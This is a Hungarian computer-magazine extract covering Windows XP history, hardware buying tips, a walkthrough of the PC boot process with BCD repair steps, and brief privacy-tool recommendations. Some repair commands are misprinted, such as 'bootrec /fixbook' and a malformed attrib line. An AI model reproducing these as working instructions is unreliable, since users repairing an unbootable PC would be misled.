tővé tette a rendszer helyreállítását akkor, ha valamilyen változtatás, például új szoftver telepítése miatt az összeomlott. A Microsoft megkönnyítette az egyre népszerűbb vezeték nélküli hálózatokhoz való csatlakozást is. A felhasználói felület nézve is fontos változások történtek: az új OS színebb lett, a Luna nevű felület barátságosabb kinézetet hozott, az alpból beállított háttérkép pedig azóta legendássá is vált.


Sok kritika érte viszont a kötelező aktiválási eljárást, de később a vásárlók elfogadták ezt, így a Windows XP tizenhárom évig a polcokon maradt és minden idők legnépszerűbb verziójává vált. Az életciklusa alatt kiadott három szervizcsomag tovább növelte megbízhatóságát, és nemcsak az otthoni, de a nagyvállalati környezetben is szívesen használták.

Bár már elavultnak számít, és a Microsoft biztonsági szempontból sem javasolja ezt (nem is adnak ki hozzá biztonsági frissítéseket), az XP-t még ma is sokan használják: a PC-k 9,11 százalékán fut, ezzel pedig harmadik a Windows 7 (48,27%) és a Windows 10 (22,53%) mögött. És nem csak otthoni gépeken találkozhatunk vele: több nagyvállalat és pénzügyintézet fizet a Microsoftnak a további támogatásért. ☑

A mai Start menü
az XP-ben lett olyan, amilyen: kéthasábos, balra programokkal, jobbra más elemekkel.




2001. 10. 25.
Bemutakozik az XP
Bill Gates New Yorkban mutatta be a Windows legújabb verzióját





2002
Service Pack 1
Az XP által használt színvilág és háttérkép, ami akkoriban szokatlanul színes volt, egyben védjeggyé is válik

2003
XP Media Center Edition

A tunerkártyával is rendelkező PC-k esetében a Windows Mediacenter tévénézési lehetőséget kínált, illetve távirányítást is



2004
Service Pack 2
A szokásos hibajavítások mellett ez a szervizcsomag más újdonságokat is hozott, például a Windows Tűzfalat



2008
Service Pack 3
A hivatalosan utolsó szervizcsomag 2008-ban jelent meg, az XP korábban meghosszabbított támogatása pedig 2014. április 8-ig tartott

CHIP-vásárlási tippek

A hónap legjobb vételei: minden hónapban hat alkatrész árának eddigi és várható alakulása, plusz a legjobb noteszgépek három kategóriában.

HP 250 G4	
Modell	HP 250 G4 (M9T00EA#AKC)
Processzor	Intel Pentium Dual Core 3825U
Memória	4 Gbyte
Videovezérlő	Intel HD Graphics
Megjelenítő	15,6", 1366×768 pixel
Háttértár	500 GB HDD
Optikai meghajtó	DVD-RW
Operációs rendszer	DOS
Tömeg	2,1 kg



HP 250 G4	
Modell	HP 250 G4 (T6P89EA#AKC)
Processzor	Intel Core i5-6200U
Memória	4 Gbyte
Videovezérlő	Intel HD Graphics 520
Megjelenítő	15,6", 1366×768 pixel
Háttértár	128 GB SSD
Optikai meghajtó	DVD-RW
Operációs rendszer	DOS
Tömeg	2,5 kg




Dell Inspiron 7559	
Modell	Dell Inspiron 7559 (DI7559N4-6300-8GHHITDFBK-11)
Processzor	Intel Core i5-6300HQ
Memória	8 Gbyte
Videovezérlő	Nvidia GeForce GTX 960M 4GB
Megjelenítő	15,6" IPS, 1920×1080 pixel
Háttértár	1000 GB HDD
Optikai meghajtó	DVD-RW
Operációs rendszer	Linux
Tömeg	2,5 kg



Előrejelzés


Az Intel Core i3-6100

az új Skylake-generáció egy kisebb, ezért megfizethető, és később lecserélhető tagja.




Asus H110-PLUS

Skylake processzorokhoz illő, teljes ATX-méretű alaplap, visszafogott felszereltséggel és árral.




HyperX Fury DDR4-2133 16 GB Kit

DDR4-es memória, immár nagyobb mennyiségben is megfizethetően.




Sapphire Radeon RX 470 4GB

A 380 említett utóda, amely ugyan (még) drágább, de erősebb is, így remek vételt jelent.




FSP Hyper 600

Kiváló minőségű, megbízható tápegység, ami a legtöbb konfigurációval gond nélkül boldogul.



Sony PlayStation 4 (CUH-1216A)

Az új generációs játékkonzol újabb, lényegesen csendesebb verziója.





Induljunk gyorsabban!

Megnyomtuk a bekapcsológombot, **de a Windows még sehol** – hát miért tart ennyi ideig egy modern számítógép indulása? Cikkünkben nemcsak erről lesz szó, de tippeket is adunk a gyorsításhoz.

Sietnünk kéne, de a cím egy, a kikapcsolt számítógépen lévő e-mailben lapul. Így pedig szinte biztos a késés, hiszen hiába a szupergyors SSD, a modern processzor, a rengeteg RAM, az a fránya Windows biztos, hogy még egy percig simán őrzi a titkát. De mi az oka annak, hogy – hacsak nem alvó állapotba küldjük PC-nket a kikapcsoláskor – még egy mai számítógépnek is több tíz másodpercig tart a bekapcsolás, mikor más esetben ez elég lenne nagy felbontású fotók szerkesztésére, több százmillió utasítás végrehajtására és így tovább.

Persze ez a lassúság viszonylagos: a merevlemezek korában sokszor egy percig is eltartott, míg a működő gép elé

ülhettünk, ehhez képest a 10–15 másodperc valóban előrelépésnek tűnhet, de a folyamat továbbra is rengeteg lépésből áll, amelyek szigorú sorrendben követik egymást, és a legkisebb megakadás is kékhallált vagy más hibajelenséget produkál.

Ha szeretnénk megérteni, hogy ezek mitől keletkeznek, és főleg, hogy miként kerülhetjük el őket, akkor nem árt tisztában lenni azzal, hogy mi történik pontosan azokban a másodpercekben, amelyek a bekapcsológomb megnyitása és a Windows asztal megjelenése között telnek el. A tudás birtokában pedig nemcsak az esetleg el sem induló számítógépet javíthatjuk meg, megmentve adatainkat és megkímélve magunkat

egy Windows-úratelepítés fáradalmaitól, de akár le is rövidíthetjük az időt, a maximumot kihozva gépünkéből.

A BIOS birodalma

Amikor számítógépünket el- vagy újraindítjuk (és nem alvó állapotból kapcsoljuk vissza), akkor először az alaplap saját operációs rendszere, a Basic Input/Output System, ismertebb nevén a BIOS-é a főszerep. Manapság a BIOS rövidítést a régebbi eszközökre tartják fent, a modern alaplapok alapszoftverét UEFI névvel illetik, de valójában az Unified Extensible Firmware Interface rövidítéseként UEFI-nek hívott alapszoftver is a BIOS egy fajtája, bár a korábbiaknál lényegesen több funkcióval és szolgáltatással.

A mi szempontunkból azonban tulajdonképpen most teljesen mindegy, hogy a régi vagy az új rendszerű BIOS van gépünkben, mindkettő esetben egy, az alaplapon található chipbe égetett programról van szó, amelynek egyik fontos feladata a legalapvetőbb ellenőrzések végrehajtása lesz. Ha például nem érzékel grafikus kártyát vagy memóriát, akkor ezt valamilyen módon tudatja velünk, például csipogások (ha van hangszóró a gépben), vagy drágább alaplapokon egy LED-sor vagy szegmenses kijelzőn megjelenő kód formájában.

Miután a BIOS végzett az alapvető ellenőrzésekkel, és inicializálta a csatlakozó hardvereket (például alaplap RAID vezérlőt), utolsó lépésben megpróbálja a bootlemezként beállított meghajtó bootszektorában található kódot végrehajtani. Ez a bootszektor a kérdéses lemez (általában az első HDD vagy SSD) első szektora.

Feltételezve, hogy az alapvető hardverekkel nincs gond, az első probléma általában ennél a lépésnél jelentkezhet: ha a bootlemezként beállított meghajtón nincs bootszektor, akkor vagy egy üres képernyő, vagy egy nagyon egyszerű hibaüzenet (No operating system installed) jelenik meg. Ne essünk kétségbe, gyakran csak annyi történt, hogy egy USB-kulcsot vagy DVD-t hagytunk a géphez csatlakoztatva, a BIOS pedig úgy lett beállítva, hogy a HDD előtt ezekről próbáljon meg bootolni. Ezt a beállítást a BIOS-ban kell módosítani a Boot priority menüben, a hibát pedig a kérdéses tárolóeszköz eltávolításával orvosolhatjuk.

Amennyiben viszont valóban a megfelelő meghajtóról próbálta meg sikertelenül elindítani az operációs rendszert a BIOS, akkor először is ellenőrizzük, hogy a kérdéses eszköz csatlakozásai rendben vannak, illetve hogy működik. Ha igen, akkor előfordulhat, hogy a merevlemez bootszek-

tora megsérült – szerencsére ez még nem jelenti azt, hogy minden elveszett.

Az első szektor

A HDD/SSD első szektora egy apró programot tartalmaz, amely tulajdonképpen csak az operációs rendszert betöltő kódhoz irányítja a számítógépet. Ez a bootszektorba kerülő kód korábban nagyon rövid volt, mert szó szerint egyetlen, 512 bájtos szektoron kellett osztoznia a partíciókat leíró információkkal is. Ez az egész bitsorozat egy MBR-nek, Master Boot Recordnak nevezett adatsomagban foglalt helyett. Az MBR szabványos felépítésű, és a bootolásra nem is használt lemezeken is megtalálható, mint a partíciós tábla helye (ha egy lemezen több mint egy partíció van, akkor természetesen mindegyik partíciónak saját bootszektora van, de az MBR akkor is a lemez első szektorába kerül). Az MBR egy igazi dinoszaurusz, ugyanis 1983-ban született, de még ma is minden modern számítógép képes segítségével megállapítani a lemezen az adatok felosztását és persze elindítani az operációs rendszert, ha a megfelelő kódot megtalálja.

Persze az MBR messze nem tökéletes és a legkevésbé sem felel már meg a XXI. század igényeinek. A korlátozott tárhely miatt például az MBR-ben legfeljebb négy partíciót írhatunk le, ha ennél több részre szeretnénk osztani egy lemezt, akkor egy „kiterjesztett partíciót” kell létrehozunk, abban pedig „logikai partíciókat”. Ennél a

nem túl elegáns megoldásnál jóval nagyobb gondot jelet, hogy az MBR-ben egy 32 bites érték tárolja a partíció méretét, ami ezt 2 TB-ban korlátozza. Az 1983-as HDD-méreteket figyelembe véve ez bővületes szám volt, de ma már egy átlagos PC-ben is könnyen találkozunk 2 TB-osnál nagyobb lemezekkel.

Minderre egy új szabvány, a GPT hoz megoldást, amelyet az UEFI specifikációi között találhatunk meg. A GPT a GUID (Globally Unique Identifier) Partition Table rövidítése, lényege pedig az, immár nem muszáj egyetlen 512 bájtos szektorban elférni minden adattal. Ennek köszönhetően a GPT-vel ellátott lemezekre a 128 bites azonosítóknak köszönhetően akár 128 partíciót is készíthetünk, a tároló mérete pedig 9,44 zetabájtig (közel 10 millió terabájtig) növelhető.

A GPT-t tehát már felkészítették a modern számítástechnika igényeire, a visszafelé kompatibilitás azonban nem szerepelt a kívánalmak között, az eredmény tehát az, hogy csak a Windows Vista, illetve utódai képesek kezelni a GPT-t, ha pedig bootolni is szeretnénk egy ilyen módon konfigurált lemezről, akkor 64 bites operációs rendszerre van szükség. További korlátozás, hogy a GPT kezelése csak az UEFI-specifikációkba került be, tehát a régebbi alaplapok nagy része nem tud GPT-s lemezről bootolni. Ez a kettősség okozhat problémákat, →

Mély víz: Windows Performance Recorder és Analyzer

> **Akik szeretnék mélyebbre ásni** a Windows bootolási folyamatában, azok látogassanak el a <https://developer.microsoft.com/hu-hu/windows/hardware/windows-assessment->




deployment-kit weboldalra, és töltsék le a Windows-verzióknak megfelelő Windows ADK-t, majd telepítsék. A készlet elemeiből most csak a Win-

dows Performance Toolkit és a Windows Assessment Toolkit kell.


> **Ha vége a telepítésnek**, akkor a Start menüből indítsuk el a Windows Performance Recordert, és a bal oldali menüből a Resource Analysis részénél jelöljük ki a legfontosabb erőforrásokat: CPU, Disk I/O, File I/O, Registry I/O és Networking I/O. Ha megvan, a jobb oldalon a Performance Scenariót váltsuk Bootra, a Logging mode-ot pedig állítsuk File-ra. Nyomjuk meg a Start gombot, és a következő ablakban adjuk meg a felvétel tartalmazó fájl nevét. A Save gomb megnyomására a gép magától újraindul, és a program felveszi a bootfolyamatot (mégpedig háromszor egymás után).

> **Ha a felvétel elkészült**, indítsuk el a Windows Performance Analyzert, és a File/Open menü segítségével nyissuk meg a felvételt tartalmazó fájlt. A program több grafikon és táblázat

segítségével részletes elemzést ad nekünk arról, hogy a bootfolyamat



során mikor melyik erőforrás mennyire volt kihasználva, így kiderül például, ha a lassú merevlemez vagy a kevés RAM miatt tart sokáig a boot, de azt is kideríthetjük, ha egy, a Windowszal együtt induló alkalmazás veszi igényben túlzottan számítógépünket.



Csak aláírással
A Secure Boot lényege az, hogy megakadályozza az ismeretlen, esetleg kártékony indítókód betöltését és futtatását

ugyanis előfordul, hogy egy korábbi OS nem tud együttműködni az UEFI-vel, így aktiválnunk kell annak úgynevezett Legacy üzemmódját, ekkor viszont kikapcsolódik a GPT támogatása is, aminek eredményeképpen viszont a Windows sem fog elindulni. Ilyenkor a hiányzó operációs rendszerre utaló üzenetet kapunk, pedig a hiba egészen máshol van.

Nagyobb biztonság

A BIOS által még az operációs rendszer indulása előtt, de a merevlemezről leolvasott kód kiváló támadási felületet kínál a különböző kártékony programoknak, hiszen a BIOS-ban nincs vírusvédelem, nem tudja ellenőrizni, hogy a végrehajtandó kód valóban az OS betöltésére (és csak arra) szolgál-e, és mivel az operációs rendszer sem fut még, a biztonsági programoknak sincs erre lehetőségük – a bootszektorba kerülő kód tulajdonképpen bármit megtehet.

Ezt a sérülékenységet már a korai vírusok is kihasználták, annyira, hogy a floppy-lemezekben terjedő kártevők jó része is ezzel szaporodott. A módszer később a rootkit-nek nevezett kártevőkkel terjedt még jobban el: a rootkitek jellegzetessége, hogy már az OS betöltése előtt elindulnak azért, hogy az operációs rendszer már csak az általuk létrehozott és felügyelt környezetben futtasson, hasonlóan a virtuális gépekhez. Ezzel gyakorlatilag teljes védelmet élveznek az OS-en belül induló víruskeresőktől.

Az UEFI specifikációinak részét képező Secure Boot eljárás pont az ilyen jellegű támadások ellen született: lényege az, hogy a BIOS kizárólag olyan indítókód

futtatására hajlandó, amely digitális aláírással hitelesített – azt pedig, hogy mely aláírások érvényesek, előre be kell állítani a BIOS-ban. Ha tehát később bármi módosítja a bootszektor tartalmát, akkor a számítógép nem fog elindulni.

A Secure Boot hatékony védelmet kínál a rootkitek ellen (legalábbis elméletben, ugyanis kiderült, hogy nemcsak hátsó ajtó került a Secure Bootba, de a Microsofttól az ennek kinyitására használható kulcs is kiszivárgott), viszont kellemetlen mellékhatása, hogy megnehezíti az alternatív operációs rendszerek telepítését. Bár sokan ezt úgy interpretálják, hogy a Microsoft így akarja ellehetleníteni a Linux terjedését, a valóságban erről nincs szó, a szoftvercég egyedül a Secure Boot bekapcsolását írta elő azon gyártóknak, akik az ő operációs rendszerével szerelt gépeket árulnak (a Windows 8.x esetében ajánlott, a Windows 10-nél kötelező ez a bekapcsolás). Az már a gyártókon múlik, hogy a BIOS beállításai között lehetővé teszik-e a Secure Boot kikapcsolását. Amennyiben nem, akkor sincs minden veszve: az Ubuntu-nak a Microsoft által aláírt bootloadere van, tehát bármilyen, Windows 10-et futtató számítógépre gond nélkül felhúzható.

Amennyiben tehát gépünk valamilyen Secure Boottal kapcsolatos hibára hivatkozva nem indul, az első lépés annak ellenőrzése, hogy nem változott-e meg a boot-eszköz. Ha nem, akkor jöhetnek a bootszektorral kapcsolatos vizsgálatok: első lépésben egy tiszta, vírusmentes környezetet kell készíteni, amihez az interneten több bootolható USB- vagy CD-/DVD-

lemezképet is találunk, így például a Kaspersky Rescue Disk (<https://support.kaspersky.com/viruses/rescuedisk>) vagy az ESET SysRescue Live-ot (www.eset.com/int/support/sysrescue/). Miután erről elindítottuk gépünket, ellenőrizzük a merevlemez kártevőket keresve – ez titkosított partícióknál természetesen nem működik, de a bootszektor így is átnézhető.

Indul a Windows

A bootloader indulásával a BIOS feladata véget ért – de még mindig nem a Windows indul, hanem egy másik szoftver, a bootmanager. Ez a komponens különösen a több OS-t használó multibootos rendszereknél fontos, ennek a feladata ugyanis, hogy a megfelelő operációs rendszert a megfelelő paraméterekkel töltsse be a gép. A multiboot esetén megjelenő menü ennek a programnak köszönhető.

A Windows NT, 2000 és XP esetében a bootmanager neve NTLDR (NT Loader) volt, amelyet egy *boot.ini* nevű, egyszerű szöveges fájljal lehetett paraméterezni. Ezek alapesetben a C: meghajtó gyökerében, aktív rejtett és rendszerattribútumokkal helyezkedtek el. Aki változtatni akart a beállításokon, az egyszerűen a jegyzetkönyv segítségével módosíthatott rajtuk. Ezen a megoldáson a Windows Vistával változtatott a Microsoft, a beállításokat ugyanis egy BCD (Boot Configuration Data) Store nevű fájlba mozgatta át, amely viszont már nem volt a jegyzetkönyvvel szerkeszthető, egy célprogram kell hozzá, melynek neve *BCDEdit*. Ez a Windows része, és egy rendszergazdai jogokkal rendelkező parancssorból futtatható: nyissuk meg a Start menüt, írjuk be *cmd*, majd a megjelenő *Parancssor* találatra kattintsunk a jobb egérgombbal és válasszuk a Futtatás rendszergazdaként opciót. A parancssori ablakban adjuk ki a *bcdedit* parancsot, és máris láthatjuk a fontosabb információkat: a lokalizációt, a bootpartíciót, az operációs rendszer típusát és így tovább.


Rejtett, de fontos

A *boot.ini* és az *ntldr* általában az első partíció helyezett el, de az újabb Windowsoknál egy dedikált, *System Reserved* nevű partícióra kerülnek, amely a Windows Intézőben nem is látható. Ha szeretnénk ellenőrizni, akkor a Lemezkezelésre lesz szükségünk, amelyet a Windows 10-ben a Start gomb jobb egérgombbal előhívható helyi menüjében találunk meg. A Lemezkezelő ablakában keressük meg a

System Reserved partíciót, és kattintsunk rá a jobb egérgombbal. Válasszuk a **Meghajtóbetűjel és elérési út módosítása** menüpontot, és válasszunk egy betűt (például az S-t). Ezután már a Windows Intézőből is megnyithatjuk a partíciót és megnézhetjük a tartalmát. Hozzányúltni azonban nem érdemes, sőt, tilos is, mert könnyen tönkretelhetjük a Windowst, sőt, adatainkat is alaposan elrejtethetjük, mert a BitLocker titkosítás feloldásához szükséges szoftver is itt rejtőzik.

Üdvözlő a Windows


Ha eddig minden rendben ment, akkor a bootmanager átadja a gépindítás folyamatát a Windowst betöltő winload.exe programnak, amely a C:\Windows\System32 mappában található. Ha nem lehet hozzáférni, akkor a gép egy hibaüzenettel megáll – ez akkor fordulhat elő, ha például a BCD Store beállításai hibásak egy új partíció megjelenése miatt. A megoldás itt az, ha helyreállítjuk az eredeti partíciós sorrendet. Amennyiben a winloader.exe betöltésén túljut a rendszer, akkor a bootfolyamat hibátlanul lezajlott, az ilyenkor jelentkező hibaüzenetek a Windowson belüli problémákra utalnak. ❏



Rejtett elemek


Az indításhoz szükséges fájlokat az újabb Windowsok esetében egy alapesetben nem látható partíció tartalmazza, melyet a lemezkezelővel érhetünk el

A BCEDit programmal lehet megváltoztatni a BCD Store-ban tárolt beállításokat



Sérült BCD javítása újratelepítés nélkül

> **Amennyiben számítógépünk a BCD Store sérülése miatt nem hajlandó elindulni, még nem feltétlenül szükséges a Windows újratelepítése, ez az adatbázis ugyanis újra létrehozható. A BCD sérülésére utaló hibaüzenet lehet például az An operating system wasn't found jelzés, vagy a Windows Boot Configuration Data file is missing.**




> **A BCD Store újraépítéséhez először is szükségünk lesz egy Windows-telepítőlemezre. Ha számítógépünkhez nem kapunk ilyen, akkor egy működő gépen töltsük le a Windows telepítőlemezét, illetve**

az adathordozó-készítőt a <https://www.microsoft.com/hu-hu/software-download/windows10> weboldarról, és készítünk segítségükkel egy, a javítani kívánt PC-nek megfelelő telepítőlemez.

> **Indítsuk el gépünket erről a lemezzel, válasszuk ki a megfelelő nyelvet, és kattintsunk a Tovább gombra, majd a következő ablakban lent a Számítógép javítása linkre. A most megjelenő menüben haladjunk a Hibaelhárítás/Speciális lehetőségek/Parancssor útvonalon. A megjelenő parancssori ablakba most írjuk be a bootrec /rebuildbcd parancsot. Ezzel arra utasítjuk a bootrec programot, hogy nézze végig merevlemezünket használható Windows-telepítések után, és ha talál ilyen, akkor egy Yes után azt építse be a BCD adatbázisába.**

> **Ha a parancs nem járna sikerrel, akkor megpróbálhatjuk az adatbázist a nulláról felépíteni. Ennek első lépése az előző BCD eltávolítása, amit célszerű átnevezéssel indítani:**

```
attrib c:\boot\bcd *r-s-h
ren c:\boot\bcd bcd.bak
bootrec /rebuildbcd
```



> **Ha ezzel sem érünk célt, akkor megpróbálkozhatunk a teljes bootszektor újraírásával, majd a BCD Store létrehozásával:**

```
bootrec /fixmbr
bootrec /fixbook
bootsect /nt60 all /force
```

A módszer valamennyi Windowsnál működik, de XP-nél az nt60 helyett nt52-t kell írunk az utolsó sorban a korábbi ntldr-rel kompatibilis bootszektor létrehozásához.

CyberGhost, Tor Browser

Biztonságosabb netezés

Személyes adataink védelmét és a geotiltások megkerülését is remekül szolgálják a VPN hálózatok. Ezek többsége elég egyszerűen használható, azonban vagy fizetős, vagy ha ingyenes, általában adatforgalmi korlátja van. A CyberGhost még a legtisztességesebb megoldások egyike, mivel ingyenes változatával is korlátlan forgalmat kapunk (ha nem is a leggyorsabbat), némi reklámmegjelenítéssel és 3 óránkénti bontással. Ugyanakkor meg kell bízunk a cégben, hogy nem rögzíti és adja ki tevékenységünket.

A Tor hálózatban nem szorulunk céges jóindulatra, mivel a tagok gépein keresztül, titkosítva és szétbontva közlekednek




adataink, ami modern, közösségi és megnyugtató érzés. Cserébe elég sok sebességet veszítünk, és a geotiltások megkerülése is nehézkes, mivel véletlenszerű a „kimeneti” ország.

Adblock Plus

Egyszerű reklámszelídítés

Az emberek figyelmét nehéz felkelteni, talán ez az oka, hogy egyre több az idegesítő hirdetés: egész oldalas felugró ablak, szöveget kitakaró vagy kiszorító flash, egérkurzorral induló hangos videó. Nem csoda, hogy az emberek egyszerűen csak letiltanák az összeset. Másrészt senki nem szeret fizetni internetes tartalomért, így a legtöbb weboldal egyetlen bevételi forrása a reklám. Ezt (és a natív hirdetés veszélyeit) ismerte fel az Adblock Plus, amikor méltán népszerű reklámblokkolóját nekiállt továbbfejleszteni a kulturált reklámozókat átengedő fehérlistákkal. Még nem lehet pontosan látni, hogy ebből remek fogyasztóvédelmi szolgáltatás lesz,




vagy valamilyen reklámmaffia, de addig is ne feledjük lekapcsolni a blokkolást, ha gyakran látogatott és kedvelt oldalon járunk.

KeePass, LastPass

Jelszószófék on- és offline

Kérem tegye fel a kezét, aki még nem olvasta nálunk legalább fél tucat alkalommal, hogy milyen fontosak az egyéni és komplex jelszavak. És most tegye fel valamelyiket ezekből a programokból is, ha még nem lenne jelszószófé.

A LastPass a modernebb és kényelmesebb változat, ami beépül böngészőinkbe, és egy-két kattintásra képes adataink beírására, vagy jelszógenerálásra. Ingyenes változata is korlátlan számú jelszót enged rögzíteni, csupán a több eszköz közötti szinkronizálásáról kell lemondanunk – vagy kifizetni érte havi kb. 300 forintot. Ugyan a LastPass kliensoldali titkosítást használ, de van, akit zavar, ha ilyen fontos



